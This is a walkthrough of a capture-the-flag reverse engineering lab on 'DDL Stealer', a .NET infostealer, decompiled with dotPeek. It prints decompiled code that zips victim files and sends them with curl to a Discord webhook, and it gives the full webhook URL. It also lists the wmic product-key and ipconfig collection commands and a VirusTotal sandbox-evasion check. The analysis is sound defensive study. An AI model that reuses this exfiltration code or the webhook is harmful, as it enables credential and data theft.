# DDL Stealer


What is DDL stealer?

The Alarming Rise of Infostealers: How to Detect this Silent Threat

Info stealing malware on the rise! Windows, Linux, macOS - no system is safe! Get the scoop on these cyber threats in Uptycs' latest whitepaper.

https://thehackernews.com/2023/07/the-alarming-rise-of-infostealers-how.html


I could identify that this is a reverse engineering challenge. Let's dive into the questions and play on the machine.






These are the tools presented in the machine we are going to utilize dotpeek as it mentioned in the challenge,


What is dotpeek tool and why do we need it?

https://www.jetbrains.com/help/decompiler/dotPeek_Introduction.html



This is the file we are going to analyze to get the answers for the qustions.




Inside the sample folder there is the infected file and right click on that and open with the dotpeek tool for further analyses.




These are the files and folders inside that, lets start analyzing each one by one.




While viewing the codes in the “colorful” it feels suspicious since it is creating directories and there are several strings which include environment variable such as username. This specifically targeting on common directories which will have valuable information.


This also being targeting on wallets, which attracted mostly towards to confirm this as a suspicious file.

```
((TextWriter) process.StandardInput).WriteLine("set \"attachment=%appdata%\\" + str + ".zip\"");
((TextWriter) process.StandardInput).WriteLine("set \"message_text=Another Victim\"");
((TextWriter) process.StandardInput).WriteLine("curl -k -F \"payload_json={\\\"content\\\": \\\"%message_text% \\\"}\" -F \"file1=@%at
((TextWriter) process.StandardInput).Flush();
((TextWriter) process.StandardInput).Close();
process.WaitForExit();
```

Here we go, the attacker has set to push a payload and data which proves that data exfiltration is been used here to get information.

https://www.fortinet.com/resources/cyberglossary/data-exfiltration


Question 1 : - colorful.dll


This says that there if a anti-analysis method used in the malware which means a check which is been executed in a sandbox environment and will change its behavior, this is particularly used to avoid detection by security people.

**Here's more on why do we use anti analysis method used in malware**

The anti-analysis method used in malware is a technique employed by malicious software developers to thwart reverse engineering and analysis attempts. This method involves incorporating various anti-debugging and anti-grid techniques, such as checking for specific system calls, checking for the presence of a debugger, and using timing-based detection, to identify and evade analysis tools. The primary goal is to make it difficult for security researchers and law enforcement to analyze and understand the malware's behavior, making it harder to develop effective countermeasures.


Let's get to the code,




In this program it tries to detect using virus total, it is using many checks for values which is used by the virus total. it then check for the boolean values if it is then it is captured as that it is been detected by virus total so it closes the process, if it returned false the process begins. This tactic is used in various other attacks to avoid being detected by the security people.


Question 2 :- IsVirusTotal


This says that there is a command which is extracting information from the system and we need to find it, this will not be that hard to grab that, hit says to search the file name. Let's dive to the code.





This is using the WMI command-line (WMIC) utility provides a command-line interface for Windows Management Instrumentation (WMI). WMIC is compatible with existing shells and utility commands. And grabbing the product key of software.

Question 3 :- wmic path softwareLicensingService get OA3xOriginalProductKey >> productkey.txt




Let's do the same for this to check whats the command used to save information to the ips.txt file.





In this simply all the IP addresses and related information are directed into the ips.txt file.

Question 4 :- ipconfig/all >> ips.txt


Whats webhook and what does that do?

• Attackers can send crafted requests containing sensitive information, which is then intercepted and captured by Webhook.site. This method bypasses traditional security measures and allows attackers to exfiltrate data without leaving noticeable traces on the victim's system.

https://medium.com/@excybex/this-blog-explores-the-potential-misuse-of-webhook-site-89baecd7704b#:~:text=Attackers can send crafted requests containing sensitive information%2C,without leaving noticeable traces on the victim's system.







The webhook is presented in the curl command which it is been use to push this command towards the machine.

Question 5 :-
https://discord.com/api/webhooks/1165744386949271723/kFr6Cc0DSTK1jB8aV3820mBxji06gF2KorUuO2Rd2ckLkhUEHxdi(

Summary of this project,

This is a info stealer where the malware collects all the data, using the exfiltrated using the curl command which pushes the command with data and it sending all the data to the attackers discord server which is send using the webhook link which attached in the curl command.